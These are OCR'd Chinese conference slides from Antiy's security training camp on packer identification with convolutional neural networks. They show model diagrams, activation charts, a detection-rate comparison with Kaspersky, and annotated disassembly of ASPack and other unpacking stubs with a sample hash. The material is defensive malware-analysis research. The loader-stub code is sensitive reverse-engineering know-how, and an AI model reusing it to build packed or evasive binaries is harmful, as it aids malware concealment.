
- **标准数据库的组织能力**：对文件的识别、脱壳、解包



机器学习系统输入


实战—壳识别

- 基于卷积神经网络





- 基于卷积神经网络


模型


Inputs
Feature maps
Feature maps
Feature maps
Feature maps
Hidden units
Hidden units
Outputs
Convolution
Convolution
Convolution
Convolution
Flatten
Fully connected
Fully connected

实战—壳识别


卷积核
0.06
0.04
0.02
0.00
−0.02
−0.04
0
500
1000
1500
2000
2500
3000


激活程度
激活图1
0.040
0.035
0.030
0.025
0.020
0.015
0.010
0.005
0.000
0
50
100
150
200
250
300
指令序列



激活程度
激活图2
0.10
0.08
0.06
0.04
0.02
0.00
0
50
100
150
200
250
300
指令序列

实战—壳识别

```
mov     eax, 12345678h
pop     large dword ptr fs:0
add     esp, 4
push    ebp
push    ebx
push    ecx
push    edi
push    esi
push    edx
lea     ebx, [eax+10001257h]
mov     edx, [ebx+18h]
push    edx
mov     ebp, eax
push    40h
push    1000h
push    dword ptr [ebx+4]
push    0
mov     ecx, [ebx+10h]
add     ecx, edx
mov     eax, [ecx]
call    eax
pop     edx
mov     edi, eax
push    eax
push    edx
mov     esi, [ebx]
mov     eax, [ebx+20h]
add     eax, edx
mov     ecx, [eax]
mov     [ebx+20h], ecx
mov     eax, [ebx+1Ch]
add     eax, edx
```


```
mov     eax, offset loc_1000BA00
push    eax
push    large dword ptr fs:0
mov     large fs:0, esp
xor     eax, eax
mov     [eax], ecx
push    eax
inc     ebp
inc     ebx
outsd
```


```
                                ; DA
mov     eax, 0A785h
lea     ecx, [eax+1000129Eh]
mov     [ecx+1], eax
mov     edx, [esp+4]
mov     edx, [edx+0Ch]
mov     byte ptr [edx], 0E9h
add     edx, 5
sub     ecx, edx
mov     [edx-4], ecx
xor     eax, eax
retn
```



壳识别率对比

安天与Kaspersky壳识别率对比





验证

①

```
.aspack:0047620B                mov     [ebp+4439E5h], eax
.aspack:00476211
.aspack:00476211 loc_476211:                            ; CODE XREF: start+2E5↓j
.aspack:00476211                mov     eax, [esi+4]
.aspac:00476214                 add     eax, 10Eh       ; 字典空间至少0x10E
.aspac:00476219                 push    4
.aspac:0047621B                 push    1000h
.aspack:00476220                push    eax
.aspack:00476221                push    0
.aspack:00476223                call    ss:dword_4439E9[ebp] ; 调用VirtualAlloc分配字典空间
.aspack:00476229                mov     [ebp+4439E1h], eax
.aspack:0047622F                push    esi
.aspack:00476230                mov     ebx, [esi]
.aspack:00476232                add     ebx, ss:dword_44478C[ebp]
.aspack:00476238                push    dword ptr [ebp+4439E5h]
.aspack:0047623E                push    dword ptr [esi+4]
.aspack:00476241                push    eax
.aspack:00476242                push    ebx
.aspack:00476243                call    sub_476583      ; 开始解压
.aspack:00476248                cmp     byte ptr [ebp+443A01h], 0
.aspack:0047624F                jnz     short loc_4762AF
.aspack:00476251                inc     byte ptr [ebp+443A01h]
.aspack:00476257                mov     edi, [esi]
.aspack:00476259                add     edi, ss:dword_44478C[ebp]
.aspack:0047625F                push    dword ptr [edi]
.aspack:00476261                mov     byte ptr [edi], 0C3h
.aspack:00476264                call    edi             ; 执行Retn
.aspack:00476266                pop     dword ptr [edi]
.aspack:00476268                push    eax
```

②

```
// ASPACK_2.x解压算法
signed int __cdecl sub_476583(int a1, int a2, int a3, int a4)
{
  signed int result; // eax@2
  int v5; // [sp+0h] [bp-354h]@3
  char v6; // [sp+4h] [bp-350h]@1

  sub_47693F(&v6, a4);                                  // 初始化字典
  if ( sub_4769BD((int)&v6, a1, a2) )                   // 字典及解压相关条件判断
  {
    if ( sub_476BBB(&v6, a3, (int)&v5) )                // 解压主函数
      result = v5;
    else
      result = -1;
  }
  else
  {
    result = -1;
  }
  return result;
}
```

③

```
.aspack:004762AF
.aspack:004762AF loc_4762AF:                            ; CODE XREF: start+24F↑j
.aspack:004762AF                mov     ecx, eax
.aspack:004762B1                mov     edi, [esi]
.aspack:004762B3                add     edi, ss:dword_44478C[ebp]
.aspack:004762B9                mov     esi, [ebp+4439E1h]
.aspack:004762BF                sar     ecx, 2
.aspack:004762C2                rep movsd               ; 将解压后数据拷贝回原区段中
.aspack:004762C4                mov     ecx, eax
.aspack:004762C6                and     ecx, 3
.aspack:004762C9                rep movsb
.aspack:004762CB                pop     esi
.aspack:004762CC                push    8000h
.aspack:004762D1                push    0
.aspack:004762D3                push    dword ptr [ebp+4439E1h]
.aspack:004762D9                call    ss:dword_4439ED[ebp]
.aspack:004762DF                add     esi, 8
.aspack:004762E2                cmp     dword ptr [esi], 0
.aspack:004762E5                jnz     loc_476211      ; 循环解压
.aspack:004762EB                push    8000h
.aspack:004762F0                push    0
.aspack:004762F2                push    dword ptr [ebp+4439E5h]
```

壳：ASPACK

HASH：3A3140A245202764167ADB20B91CDAF7

第五届安天网络安全冬训营

网络空间威胁对抗技术与实战研讨会

暨 关键信息基础设施保护实践论坛

Thank You

关注安天冬训营官网

关注安天微信公众号

红旗漫卷

敌情想定是前提，网络安全实战化